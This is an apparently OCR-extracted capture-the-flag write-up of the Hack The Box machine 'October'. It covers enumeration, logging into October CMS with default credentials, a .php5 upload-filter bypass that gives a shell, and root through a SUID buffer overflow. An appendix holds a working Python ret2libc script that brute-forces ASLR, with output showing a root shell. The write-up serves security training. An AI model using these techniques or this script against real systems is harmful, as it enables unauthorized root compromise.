



October

30th October 2017 / Document No D17.100.35

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Hard

Classification: Official

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SYNOPSIS

October is a fairly easy machine to gain an initial foothold on, however it presents a fair challenge for users who have never worked with NX/DEP or ASLR while exploiting buffer overflows.

Skills Required

- Intermediate/advanced Linux knowledge
- Intermediate understanding of buffer overflows
- Intermediate knowledge of Linux memory protection mechanisms

Skills Learned

- Exploiting SUID files
- Exploiting buffer overflows
- Bypassing NX/DEP
- Bypassing ASLR

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
Enumeration

Nmap



Nmap reveals only two open services; OpenSSH and an Apache server.

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
Dirbuster



Dirbuster reveals a **/backend** directory which is used to log in to the administrator panel.

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

Exploitation

October CMS

Exploit: https://www.exploit-db.com/exploits/41936/

A quick search reveals the default admin credentials for October CMS are **admin:admin**, and they are valid on the target. According to the above exploit, it is possible to upload a file with a **.php5** extension and it will bypass the filter. From here it is trivial to obtain a shell on the target.





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Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum reveals a non-standard SUID binary at **/usr/local/bin/ovrflw**. Passing a large argument to the binary causes a segmentation fault, and it can be assumed that root is obtained by exploiting the buffer overflow.

Checksec shows that NX/DEP is enabled. Checking on the target reveals that ASLR is also enabled. Passing a pattern to the binary in gdb finds that there is 112 bytes before the buffer is overflowed and the EIP is overwritten.

The command **ldd /usr/local/bin/overflw | grep libc** will get the libc address of the binary as well as the path to the libc library. The command **readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system** will get the system offset for libc. The command **strings -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh** will find the address to reference to call /bin/sh.

Using the above information, it is possible to create a script to repeatedly call the binary with a payload in the following format: **JUNK*112 + libcAddress + JUNK*8 + binShAddress**

Refer to **october_bof.py (Appendix A)** to see an example Python script which brute forces the binary to bypass ASLR. Note it may take hundreds if not several thousand attempts to hit the correct address.

```
www-data@october:/tmp$ python writeup.py
Attempts: 10
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nst
atus == __GCONV_FULL_OUTPUT' failed.
Attempts: 20
Attempts: 30
Attempts: 40
# pwd
/tmp
# whoami
root
#
```

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Appendix A

```
import struct, subprocess

libcBase = 0xb75eb000
systemOffset = 0x00040310
binShOffset = 0x00162bac

libcAddress = struct.pack("<I", libcBase+systemOffset)
exitAddress = struct.pack("<I", 0xd34db33f)
binShAddress = struct.pack("<I", libcBase+binShOffset)

payload = "\x90"*112
payload += libcAddress
payload += exitAddress
payload += binShAddress

i = 0
while True:
    i += 1
    if i%10 == 0:
        print "Attempts: " + str(i)
    subprocess.call(["/usr/local/bin/ovrflw", payload])
```

october_bof.py